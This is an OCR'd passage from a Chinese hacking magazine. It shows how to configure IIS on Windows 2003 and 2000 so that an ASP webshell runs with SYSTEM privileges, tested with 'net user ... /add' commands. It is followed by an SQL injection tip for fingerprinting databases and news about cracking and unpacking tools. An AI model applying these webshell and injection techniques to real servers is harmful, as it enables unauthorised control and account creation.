


图6

为了增加安全性，还要打开其属性窗口中的“目录安全性” 选项，点击“编辑”按钮，将“身份验证方法”窗口内“启用匿名访问”前的对勾去除。

经过以上三步的设置，再次打开jm.asp，在网页未打开之前弹出了用户验证窗口，如图7所示。




图7

这里要输入管理员JM的名称及密码，因为只有此用户才有权限访问该文件。验证通过后，打开的是ASP登录页面，输入自定义的登录密码就可以进入ASP管理页面了。接下来仍用CMD功能测试，输入增加用户命令**net user aa /add**，如图8所示，命令成功完成。

更换命令为：**net user**，如图9所示，服务器内的用户尽现眼前，用户aa也在其中之列。




图8




图9

又测试一下其他需管理员权限才能运行的命令，均执行成功。哈哈，WIN2003下SYSTEM权限的ASP木马打造成功！

二、WIN2000服务器

说过了WIN2003，再来看WIN2000服务器。其IIS采用的是5.0版本，当然也就没有程序池了。如何让WIN2000服务器中的ASP程序也具有SYSTEM权限呢？

第一步：设置目录权限

首先在网站BBS下新建一个sys目录，并将jm.asp拷至其中，接下来设置该目录的权限，方法步骤和WIN2003中一样，最后的结果如图10所示，该目录权限仅赋予管理员JM。




图10

第二步　设置WEB目录

打开“Internet信息服务”，展开WEB站点控制树至BBS下的sys，打开其属性窗口，在IIS5.0中，虽然没有程序池，但它也有“应用程序设置”这一项，在其“应用程序保护”中，有三种级别：

1、高（独立的）；

2、中（共用的）；

3、低（IIS进程）。

这三种就是IIS5.0的应用程序保护级别，它们和IIS6.0中应用程序池“预定义账户”的三种类型有异曲同工之处，都是采取的隔离方式，让应用程序运行在各自的内存空间，就像在各自的池子中游泳一样。

这三种级别的对应关系是：IIS6.0网络服务类似于IIS5.0高级别，IIS6.0本地服务类似于IIS5.0中级别，IIS6.0本地系统类似于IIS5.0低级别。由此偶得出，将应用程序保护选择为“低（IIS进程）”级别，就可以拥有最高的权限，如图11所示。除了设置应用程序保护外，还要去除“目录安全性”中的“匿名访问”权限，以增加安全性。

OK！WIN2000只需两步就设置完成了。测试一下，输入URL地址：**http://127.0.0.1/bbs/sys/jm.asp**，和Win2003中的情形一样，先出现的是用户验证窗口，输入管理员JM的名称及密码，验证通过后再输入登录密码进入ASP管理页面。为了能直观到看到ASP的权限，这里仍是用CMD窗口来测试。在其中输入增加用户命令：**net user nohack /add**，返回的是“命令成功完成”，再用net user查看一下用户，如图12所示，WIN2000系统下的测试也成功通过。

经过偶的这么一番努力，ASP程序的权限终于从WEBSHELL提升为SYSTEMSHELL了！并且权限归属还可以做到唯一呢！对于关闭终端3389连接的服务器，管理员就可以通过80端口来管理服务器了，呵呵，让ASP木马成为管理员的助手，有点另类吧！

【文章中所涉及的ASP木马，已经收录在光盘中】

编辑点评 经过作者的一番调教，类似ASP的这些木马终于改邪归正了。如果你的木马功能够强大，则足可以代替那些昂贵的远程控制软件！




图11




图12

【雕虫小技之脚本专辑】

当错误提示关闭的时候，如果很难分辨对方的后台数据库不知道是access还是Mssqlserver的话，可以通过系统表去判断对方的数据库系统，或者最简单的就是直接在后面加上注释如——dddddd，如果正常返回就是sql server啦，因为access是不支持注释的！

有的时候上网怕中木马，就可以新建立一个帐户专门用于平时的上网等危险操作，这样当对方的网页木马运行的时候就会失效，因为这些网页木马大部分都会对系统进行操作，而因为权限不够当然就失效啦！

做完这个栏目的编辑工作后拿起以前的NoHack看，习惯性地看看以前这个栏目的内容，发现一个很明显的特点是：我们大家破的目标都是自己要用的、身边的或者是其他和自己密切相关的东西。于是小编就猜测，破解应该算是被逼出来的吧！要是都不要钱注册什么的，应该就没那么多的CRACKER了吧！其实我自己是很喜欢免费和共享的，只是那样的话写软件的人估计就要没饭吃咯，所以在此提醒大家：遵守职业道德，别把破解用于商业用途。

"破"新闻

OllyDbg 2.0 界面预览

估计大家很久前就开始关注这个OD2.0版本了，虽然说要公布的话已经在CRACKER界盘旋了很久，但是至少现在还没有多少人用过，哪怕是它的内测版本。不知道它到底会给我们带来哪些惊喜，确实很值得我们期待。不过，小编为了给大家解解馋，先拿到了它的一个主界面截图(图1)。朋友们可以望梅止渴先（在小编看来，和前面一个ICE版本的主界面变化仿佛不大）。




图1 OllyDbg V2.0预览

Aspack Stripper v2.12 发布

stripper_2.12可以全自动脱Aspack、ASProtect以及Alexey Solodovnikov公司目前为止所有的壳，支持EXE和DLL文件，工作平台为Windows 2000/XP/NT。这个是最新的版本，才发布的(如图2)，小编在光盘中已经为大家提供了，大家可以试下。




图2 Aspack Stripper




图3 ResScope 1.9.5界面

功能比eXeScope强大的ResScope 1.9.5

